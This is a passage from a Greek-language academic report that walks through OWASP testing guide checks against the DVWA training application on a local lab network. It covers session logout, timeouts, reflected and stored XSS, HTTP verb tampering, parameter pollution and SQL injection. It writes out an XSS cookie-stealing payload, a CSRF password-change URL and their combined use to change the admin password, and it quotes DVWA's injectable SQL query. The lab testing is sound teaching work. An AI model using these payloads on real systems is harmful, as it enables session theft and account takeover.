Εκεί, θέτουμε στα δύο πεδία τον κωδικό "123456" και κάνουμε κλικ στο Change. Άμεσα προβάλλεται μήνυμα επιτυχούς αλλαγής “Password Changed”.



Παρατηρούμε στην μπάρα διεύθυνσης ότι κατά την υποβολή του αιτήματος συμπληρώνονται οι παράμετροι password_new και password_conf με τον νέο κωδικό. Εάν επιχειρήσουμε να αλλάξουμε την τιμή σε abc123 και στα δύο πεδία και πατήσουμε το πλήκτρο Enter, βλέπουμε ότι προκύπτει πάλι επιτυχής αλλαγή του κωδικού.

Κατόπιν των ανωτέρω, ο έλεγχος χαρακτηρίζεται ως **Fail**.

7.6. Έλεγχος λειτουργίας αποσύνδεσης

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-SESS-006[58] - Περιγραφή Α: Κεφάλαιο 7.6.

Ένα από τα μέτρα για την αντιμετώπιση επιθέσεων τύπου υποκλοπής συνόδου (session hijacking), Cross Site Scripting (CSS) και Cross Site Request Forgery (CSRF) είναι η μείωση του χρόνου ζωής της ταυτότητας συνόδου.

Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** "Έλεγχος Συνόδου" / **Ενότητα** "Έλεγχος για λειτουργία αποσύνδεσης".
2. Στους ελέγχους Α) "Έλεγχος τερματισμού της συνόδου σε SSO" και Β) "Έλεγχος τερματισμού της συνόδου από τη μεριά του server" ο εξεταστής αξιοποιώντας τα εργαλεία “Simple Browser” και "Cookie Analyzer" προβαίνει στην εκτέλεση των οδηγιών που παρέχονται στα αντίστοιχα πεδία Guidelines. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον εκάστοτε έλεγχο ως Fail.
3. Επειδή, η εφαρμογή DVWA δεν υποστηρίζεται από σύστημα SSO, ο εξεταστής χαρακτηρίζει τον έλεγχο Α ως **Ignore**. Έπειτα, στον έλεγχο Β ο εξεταστής συνδέεται στην εφαρμογή, σημειώνει την τιμή του Session Id και έπειτα αποσυνδέεται. Ακολούθως, πατάει το κουμπί Πίσω και φορτώνεται η προσωρινά αποθηκευμένη σελίδα. Πατώντας το κουμπί ανανέωσης το σύστημα τον μεταφέρει στη σελίδα σύνδεσης. Κατόπιν των ανωτέρω χαρακτηρίζει τον έλεγχο ως **Pass**.

7.7. Έλεγχος τερματισμού συνόδου λόγω λήξης χρόνου

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-SESS-007[59] - Παράρτημα Α: Κεφάλαιο 7.7.

[58] O.W.A.S.P., Κωδικός ελέγχου OTG-SESS-006. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_logout_functionality_(OTG-SESS-006) (13 Φεβρουαρίου 2019)

[59] O.W.A.S.P., Κωδικός ελέγχου OTG-SESS-007. Διαθέσιμο : https://www.owasp.org/index.php/Test_Session_Timeout_(OTG-SESS-007) (13 Φεβρουαρίου 2019)

Για την προστασία των συνόδων από επιθέσεις πρέπει να υπάρχει ένας μηχανισμός με τον οποίο μετά από κάποιο χρονικό διάστημα γίνεται αυτόματη αποσύνδεση του χρήστη. Στο πρώτο αίτημα που θα λάβει ο server μετά από την παρέλευση του χρονικού διαστήματος, γίνεται ακύρωση της συνόδου. Ο μηχανισμός που θα υλοποιηθεί πρέπει να ενεργοποιείται μόνο από το server και όχι με scripts από την πλευρά του πελάτη. Ο server πρέπει να διαγράφει ή να τροποποιεί τις τιμές των cookies συνόδου, αχρηστεύοντάς τα.

Ο οργανισμός OWASP προτείνει τα 10-15 λεπτά αδράνειας για τραπεζικές ή άλλες κρίσιμες εφαρμογές, ενώ για μια ιστοσελίδα μπορεί ο χρόνος αδράνειας να επεκταθεί στα 60 λεπτά.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Συνόδου" / **Ενότητα** "Έλεγχος τερματισμού συνόδου λόγω λήξης χρόνου".
2. Έπειτα, στον έλεγχο "Τερματισμός συνόδου λόγω λήξης χρόνου" ο εξεταστής αξιοποιώντας τα εργαλεία Simple Browser και "Cookie Analyzer" προβαίνει στην εκτέλεση των οδηγιών που παρέχονται στο πεδίο Guidelines και συνιστούν την αναμονή για κάποιο χρονικό διάστημα. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Ο εξεταστής, συνδέεται με την εφαρμογή DVWA και μετά από αναμονή 10 λεπτών ανανεώνει τη σελίδα και διαπιστώνει ότι η σύνοδος της εφαρμογής έχει λήξει λόγω λήξης χρόνου και το Session Id έχει καταστραφεί. Κατόπιν τούτου, χαρακτηρίζει τον έλεγχο ως **Pass**.

7.8. Έλεγχος για Υπερφόρτωση μεταβλητών συνόδου

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-SESS-008[60] - Παράρτημα Α: Κεφάλαιο 7.8.

Ο έλεγχος για υπερφόρτωση των μεταβλητών της συνόδου αποσκοπεί στον έλεγχο των ευπαθειών που παρουσιάζονται όταν μία σύνοδος μιας εφαρμογής χρησιμοποιείται για πολλές λειτουργίες. Οι σελίδες μιας εφαρμογής μπορούν να

[60] O.W.A.S.P., Κωδικός ελέγχου OTG-SESS-008. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Session_puzzling_(OTG-SESS-008) (13 Φεβρουαρίου 2019)

φορτωθούν με απρόσμενη σειρά έτσι ώστε μια τιμή της συνόδου να καθοριστεί σε μία σελίδα και έπειτα κακόβουλα να χρησιμοποιηθεί σε μία άλλη.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Συνόδου" / **Ενότητα** "Έλεγχος για υπερφόρτωση μεταβλητών συνόδου".
2. Έπειτα, στον έλεγχο "Έλεγχος μεταβλητών μιας συνόδου" ο εξεταστής αξιοποιώντας το εργαλείο Simple Browser συλλέγει τις μεταβλητές εισόδου της εφαρμογής. Επίσης, εξετάζει τον πηγαίο κώδικα ανοίγοντας την καρτέλα Source. Σε περίπτωση που εντοπίσει κάποια ευπάθεια ως προς τις μεταβλητές χαρακτηρίζει τον έλεγχο ως Fail.
3. Κατά την εξέταση της εφαρμογής DVWA δεν προέκυψε περίπτωση απειλής από υπερφόρτωση μεταβλητών συνόδου και γι’ αυτό ο έλεγχος χαρακτηρίζεται **Pass**.

8. Έλεγχος Δεδομένων Εισόδου

8.1. Έλεγχος για ανάκλαση δεσμών ενεργειών μεταξύ εφαρμογών

Α. Περιγραφή


Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-001[61] - Παράρτημα Α: Κεφάλαιο 7.1.

Με τεχνικές κοινωνικής μηχανικής ένας κακόβουλος χρήστης αποστέλλει σε ένα χρήστη ένα σύνδεσμο σε μια διεύθυνση URL της εφαρμογής, έχοντας εισάγει σε μία παράμετρο εκτελέσιμο κώδικα, ο οποίος είναι γραμμένος σε γλώσσες όπως JavaScript, ActionScript ή VBScript. Ο server αποκρίνεται επιστρέφοντας τον κώδικα και αναγκάζοντας τον περιηγητή του χρήστη να τον εκτελέσει μετά την απόκριση HTTP. Αυτή είναι μια επίθεση τύπου ανάκλασης δεσμών ενεργειών μεταξύ εφαρμογών, η οποία είναι η πιο συνηθισμένη επίθεση XSS.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Δεδομένων Εισόδου" / **Ενότητα** "Έλεγχος για ανάκλαση δεσμών ενεργειών μεταξύ εφαρμογών".
2. Έπειτα, στον έλεγχο "Έλεγχος σημείων εισόδου εφαρμογής" ο εξεταστής αξιοποιώντας τα εργαλεία “Simple Browser” (για την περιήγηση) και “Collect user data entry locations in WebApp” (για την καταγραφή), συλλέγει όλα τα σημεία εισόδου δεδομένων χρήστη και εν συνεχεία ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.

[61] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-001. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001) (13 Φεβρουαρίου 2019)




Εικόνα 39: Συλλογή/καταγραφή στοιχείων εισόδου δεδομένων χρήστη

3. Στην περίπτωση της εφαρμογής-στόχου DVWA, ο εξεταστής εκτελεί το εργαλείο “Simple Browser” και επιλέγει από το μενού το XSS reflected ή μεταβαίνει στην τοποθεσία http://192.168.1.9/dvwa/vulnerabilities/xss_r/ . Στο πεδίο “What's your name?” συμπληρώνει τον εξής κώδικα:

```
<script>alert(document.cookie)</script>
```

Άμεσα, προβάλλεται το παράθυρο (popup) με το περιεχόμενο του cookie της τρέχουσας συνόδου της εφαρμογής. Κατόπιν τούτου ο έλεγχος χαρακτηρίζεται ως **Fail**.




Εικόνα 40: Ευπάθεια σε XSS Reflected επιθέσεις

Μετά την ανωτέρω επίθεση XSS reflected ο εξεταστής έχει στην κατοχή του τα περιεχόμενα του cookie μιας έγκυρης συνόδου με την εφαρμογή. Μεταβαίνοντας στο κεφάλαιο "8.5 Έλεγχος για CSRF" ανοίγουμε το εργαλείο HTTP Analyzer και εισάγουμε ως URL τη διεύθυνση:


```
http://192.168.1.9/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#
```

Έπειτα, επιλέγουμε ως μέθοδο την POST και εισάγουμε τις τιμές του cookie που έχουμε λάβει από την επίθεση XSS reflected. Επιλέγοντας το GO αποστέλλεται το αίτημα και λαμβάνεται η απόκριση με κωδικό 200 OK. Πλέον ο κωδικός του χρήστη admin έχει αλλάξει με χρήση συνδυασμού των επιθέσεων XSS reflected και CSRF.



Εικόνα 41: Αλλαγή κωδικού πρόσβασης με συνδυασμό CSRF και XSS επιθέσεων

Επίσης, στη λίστα ευπαθειών του εργαλείου HTTP Analyzer που εκτελέσαμε στο έλεγχο 4.6 προκύπτει και απουσία της επικεφαλίδας X-XSS-Protection σε 68 URL της εφαρμογής. Η ανωτέρω επικεφαλίδα ενεργοποιεί τους μηχανισμούς προστασίας XSS του Web Server.



Εικόνα 42: Απουσία επικεφαλίδας X-XSS-Protection

Κατόπιν των ανωτέρω, ο έλεγχος χαρακτηρίζεται **Fail**.

8.2. Έλεγχος επιθέσεων Αποθηκευμένων δεσμών ενεργειών μεταξύ εφαρμογών

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-002[62] - Παράρτημα Α: Κεφάλαιο 7.2.

Τα δεδομένα κακόβουλων χρηστών που αποθηκεύονται από την εφαρμογή και δεν έχουν φιλτραριστεί σωστά, με αποτέλεσμα να περιέχουν κακόβουλο κώδικα αποτελούν μια ευπάθεια που ονομάζεται Αποθηκευμένες δέσμες ενεργειών μεταξύ εφαρμογών (Stored Cross Site Scripting) και η οποία αποτελεί την πιο επικίνδυνη μορφή επίθεσης τύπου XSS. Η επίθεση εκτελείται έπειτα από δύο τουλάχιστον αιτήσεις του χρήστη, όταν φορτώνει μία σελίδα που περιέχει ένα αποθηκευμένο XSS και όχι όταν ο χρήστης ακολουθεί ένα σύνδεσμο.

Σύμφωνα με τον OWASP, για να υλοποιηθεί γενικά μια επίθεση αποθηκευμένου XSS εκτελούνται τα παρακάτω βήματα:

1. Ο εισβολέας αποθηκεύει κακόβουλο κώδικα σε μία ευπαθή σελίδα
2. Ο χρήστης συνδέεται στην εφαρμογή
3. Ο χρήστης επισκέπτεται την ευπαθή σελίδα
4. Ο κακόβουλος κώδικας εκτελείται στον περιηγητή του χρήστη.

[62] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-002. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OTG-INPVAL-002) (13 Φεβρουαρίου 2019)

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Δεδομένων Εισόδου" **Ενότητα** "Έλεγχος επιθέσεων Αποθηκευμένων δεσμών ενεργειών μεταξύ εφαρμογών".
2. Έπειτα, στους ελέγχους "Έλεγχος φίλτρων XSS" και "Έλεγχος Μεταφόρτωσης Αρχείων" ο εξεταστής αξιοποιώντας τα εργαλεία “Simple Browser” (για την περιήγηση και την προβολή HTTP επικοινωνίας/Cookies) και "Collect user data entry locations in Web App" (για την καταγραφή των σημείων εισόδου), ακολουθεί τις οδηγίες που περιλαμβάνονται στα αντίστοιχα πεδία Guidelines. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον εκτάστοτε έλεγχο ως Fail.
3. Για τον έλεγχο XSS stored ευπάθειας της εφαρμογής DVWA, ο εξεταστής ακολουθεί τα βήματα του ελέγχου 11.1 και τελικώς χαρακτηρίζει τον έλεγχο **Fail**.
   Επίσης, στη λίστα ευπαθειών του εργαλείου HTTP Analyzer που εκτελέσαμε στο έλεγχο 3.6 προκύπτει και απουσία της επικεφαλίδας X-Content-Type-Options:nosniff σε 68 URL της εφαρμογής. Η ανωτέρω επικεφαλίδα αποτρέπει τη μετάφραση του σώματος της απόκρισης του web server σε ένα μη επιθυμητό τύπο MIME. Κατόπιν των ανωτέρω, ο έλεγχος χαρακτηρίζεται **Fail**.

8.3. Έλεγχος για HTTP Verb Tampering

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-003[63] - Παράρτημα Α: Κεφάλαιο 7.3.

Κάθε εφαρμογή δέχεται ένα σύνολο HTTP μεθόδων (GET κτλ). Μπορεί επίσης να επιτραπεί η αποστολή επιπρόσθετων μεθόδων που περιέχονται στις επεκτάσεις του, όπως οι εντολές (COPY, MOVE, LOCK, UNLOCK κτλ) της επέκτασης Web Distributed Authoring and Version (WebDAV), που όμως δεν υποστηρίζονται από το πρότυπο της HTML και πρέπει να καλούνται από άλλα κανάλια, όπως της JavaScript, Ajax κτλ.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Δεδομένων Εισόδου" / **Ενότητα** "Έλεγχος για HTTP Verb Tampering".

[63] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-003. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_HTTP_Verb_Tampering_(OTG-INPVAL-003) (13 Φεβρουαρίου 2019)

2. Έπειτα, στον έλεγχο "Δοκιμή μεθόδων HTTP" ο εξεταστής αξιοποιώντας το εργαλείο "HTTP Analyzer", αναλύει την επικοινωνία HTTP με τη διαδικτυακή εφαρμογή και ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines οι οποίες τον προτρέπουν να δοκιμάσει αν ανταποκρίνεται ο server σε διάφορες μεθόδους. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Κατά την εξέταση της εφαρμογής DVWA ο εξεταστής εκτελεί το εργαλείο “HTTP Analyzer”, στο οποίο θέτει διάφορες μεθόδους (HEAD, OPTIONS, COPY, MOVE, LOCK, UNLOCK κτλ) και παρατηρεί πως σε αρκετές από αυτές (HEAD, COPY, MOVE κτλ) ο web server αποκρίνεται με κωδικό 200 OK. Κατόπιν τούτου, ο έλεγχος χαρακτηρίζεται **Fail**.

8.4. Έλεγχος για HTTP μόλυνση παραμέτρων

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-004[64] - Παράρτημα Α: Κεφάλαιο 7.4.

Έστω ότι υπάρχει μια διεύθυνση URL, η οποία περιέχει την παράμετρο param (πχ www.site.gr?param=val). Σε περίπτωση που ο κακόβουλος χρήστης εισάγει πολλές φορές την παράμετρο param, όπως για παράδειγμα www.site.gr?param=select 1&param=2,3 from table, τότε μιλάμε για μια ευπάθεια τύπου HTTP Parameter Pollution HPP, η οποία μπορεί να προκαλέσει στην εφαρμογή μια ανεξέλεγκτη μετάφραση των τιμών αυτών με αποτέλεσμα ο εισβολέας να μπορέσει να ξεπεράσει τα φίλτρα ελέγχου τιμών εισόδου. Σύμφωνα με τον OWASP, ο χρήστης είναι πιθανό να προκαλέσει σφάλματα εφαρμογής ή να τροποποιήσει εσωτερικές μεταβλητές, προκαλώντας προβλήματα όχι μόνο σε επίπεδο πελάτη αλλά και σε επίπεδο server.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA


1. Ενέργειες: **Καρτέλα** "Έλεγχος Δεδομένων Εισόδου" / **Ενότητα** "Έλεγχος για HTTP μόλυνση παραμέτρων".
2. Έπειτα, στον έλεγχο "Επίθεση με μόλυνση παραμέτρων URL (HPP)", ο εξεταστής αξιοποιώντας τα εργαλεία "HTTP Analyzer" (αποστολή/ανάλυση HTTP) και

[64] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-004. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_(OTG-INPVAL-004) (13 Φεβρουαρίου 2019)

"Simple Browser" (περιήγηση/HTTP/Cookies/Source), αναλύει την επικοινωνία HTTP με τη διαδικτυακή εφαρμογή και ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines αναζητώντας αν τον τρόπο μετάφρασης των παραμέτρων. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.

3. Κατά την εξέταση της εφαρμογής DVWA ο εξεταστής μεταβαίνει με το λογισμικό "Simple Browser" στη διεύθυνση:

   `http://192.168.2.5/dvwa/vulnerabilities/sqli/?id=2&id=hack&id=3&Submit=Submit#`, η οποία περιέχει τρία id με διαφορετικές τιμές. Έπειτα, παρατηρεί ότι η εφαρμογή κράτησε μόνο το τρίτο id=3 (εικόνα 61) και όχι το συνδυασμό τους. Ως εκ τούτου ο έλεγχος χαρακτηρίζεται **Pass**.



Εικόνα 43: Έλεγχος HPP

8.5. Έλεγχος για SQL injection

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-005[65] - Παράρτημα Α: Κεφάλαιο 7.5.

Μια από τις πιο γνωστές επιθέσεις, είναι η επίθεση SQL injection κατά την οποία ο κακόβουλος χρήστης εισάγει ενιαία ή τμηματικά ένα ερώτημα SQL μέσω ενός στοιχείου εισόδου (ή μέσω αιτημάτων HTTP) προς την εφαρμογή.

Σε μια εφαρμογή, συνήθως τα περιεχόμενα παράγονται δυναμικά. Φορτώνεται μια σελίδα έχοντας σε μια παράμετρο (πχ productId) μια τιμή (το Id της εγγραφής του πίνακα products) που αντιστοιχεί στον κωδικό μιας εγγραφής ενός πίνακα. Ο κώδικας του server εκτελεί ένα ερώτημα sql τύπου select * from products where Id=$productId το οποίο υποβάλλεται στη ΒΔ και αναμένονται τα στοιχεία της εγγραφής τα οποία μετέπειτα θα φορτωθούν στη σελίδα.

[65] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-005. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005) (13 Φεβρουαρίου 2019)

Σύμφωνα με τον OWASP, οι επιθέσεις SQL injection χωρίζονται σε τρεις κατηγορίες:

1. **Inband**: Το ίδιο κανάλι που υποδέχεται τον SQL κώδικα, επιστρέφει τα δεδομένα, τα οποία μετέπειτα προβάλλονται στη σελίδα.
2. **Out-of-band**: τα δεδομένα εξάγονται σε διαφορετικό κανάλι (πχ αποστολή στο email).
3. **Inferential/Blind**: Δεν υπάρχει μεταφορά δεδομένων αλλά ο εξεταστής είναι ικανός να αναδομήσει την πληροφορία στέλνοντας συγκεκριμένα αιτήματα και παρατηρώντας τη συμπεριφορά της ΒΔ.

Όταν προβάλλονται τα επιθυμητά αποτελέσματα, τότε αυτό σημαίνει ότι έχει ολοκληρωθεί η επίθεση επιτυχώς, αλλιώς αν προβληθεί σελίδα σφάλματος, τότε ο εισβολέας μπορεί να διορθώσει το ερώτημα και επομένως με διαρκείς πειραματισμούς να οδηγηθεί στο σωστό ερώτημα. Η εφαρμογή πρέπει να αποκρύπτει τα σφάλματα (πιθανόν τότε ο εισβολέας να πρέπει να κάνει reverse engineering στη λογική του υποβληθέντος ερωτήματος).

Όπως αναφέρει ο OWASP, υπάρχουν οι κάτωθι πέντε τεχνικές για την εκμετάλλευση SQL injection ευπαθειών, οι οποίες σε κάποιες περιπτώσεις μπορούν να χρησιμοποιηθούν σε συνδυασμό:

1. **Union Operator**: Χρησιμοποιείται όταν υπάρχει ευπάθεια σε δηλώσεις SELECT που επιτρέπουν την ένωση δύο select δηλώσεων για την προβολή ενός αποτελέσματος.
2. **Boolean**: Χρησιμοποιείται για να επιβεβαιωθεί αν τηρούνται κάποιες συνθήκες τύπου Αληθές/Ψευδές.
3. **Error based**: Χρησιμοποιείται για να επιβάλει στη ΒΔ την παραγωγή ενός σφάλματος, δίνοντας στον εισβολέα πληροφορίες για να επαναπροσδιορίσει το ερώτημά του.
4. **Out-of-band**: Χρησιμοποιείται για την ανάκτηση δεδομένων χρησιμοποιώντας διαφορετικό κανάλι.
5. **Time delay**: Χρησιμοποιούνται εντολές ΒΔ για να καθυστερήσουν τις απαντήσεις σε ερωτήματα συνθηκών. Χρήσιμο όταν ο εισβολέας δεν έχει όλες τις απαντήσεις που χρειάζεται από την εφαρμογή (αποτέλεσμα, έξοδος, σφάλμα).

Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** "Έλεγχος Δεδομένων Εισόδου" / **Ενότητα** "Έλεγχος για SQL injection".
2. Έπειτα, επιλέγει κατά σειρά τους ελέγχους "Οδήγηση εφαρμογής σε σφάλμα", "Κλασσική SQL injection με αντικατάσταση παραμέτρων", "Κλασσική SQL injection με χρήση παρενθέσεων στις παραμέτρους και έλεγχο σύγκρισης με τον MD5 hash του κωδικού", "Κλασσική SQL Injection-Έλεγχος αν υπάρχει ακριβώς ένα αποτέλεσμα", "Κλασσική SQL Injection-Απλή δήλωση Select", "Στοιβαγμένα Ερωτήματα", "Τεχνικές εκμετάλλευσης SQL Injection-Union", "Τεχνικές εκμετάλλευσης SQL Injection-Boolean", "Τεχνικές εκμετάλλευσης SQL Injection-βασισμένες σε Σφάλματα", "Τεχνικές εκμετάλλευσης SQL Injection-Out of band", "Τεχνικές εκμετάλλευσης SQL Injection-Τεχνικές χρονικής καθυστέρησης" και "Έγχυση κακόβουλου κώδικα σε Αποθηκευμένες Διαδικασίας (Stored Procedure)". Αξιοποιώντας τα εργαλεία "Simple Browser" (για την περιήγηση και την προβολή HTTP επικοινωνίας/Cookies), το "HTTP Analyzer" (αποστολή/ανάλυση HTTP), καθώς και το εργαλείο SqlMap για την αυτοματοποιημένη σάρωση εντοπισμού SQL injection, ακολουθεί τις οδηγίες που περιλαμβάνονται στα αντίστοιχα πεδία Guidelines των ελέγχων. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον εκάστοτε έλεγχο ως Fail.

Γ. Έλεγχος της εφαρμογής DVWA

Ο εξεταστής με τη χρήση του εργαλείου Simple Browser μεταβαίνει στην επιλογή SQL Injection. Πατώντας το View Source προβάλλεται μέσα στον κώδικα PHP η γραμμή κώδικα:

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

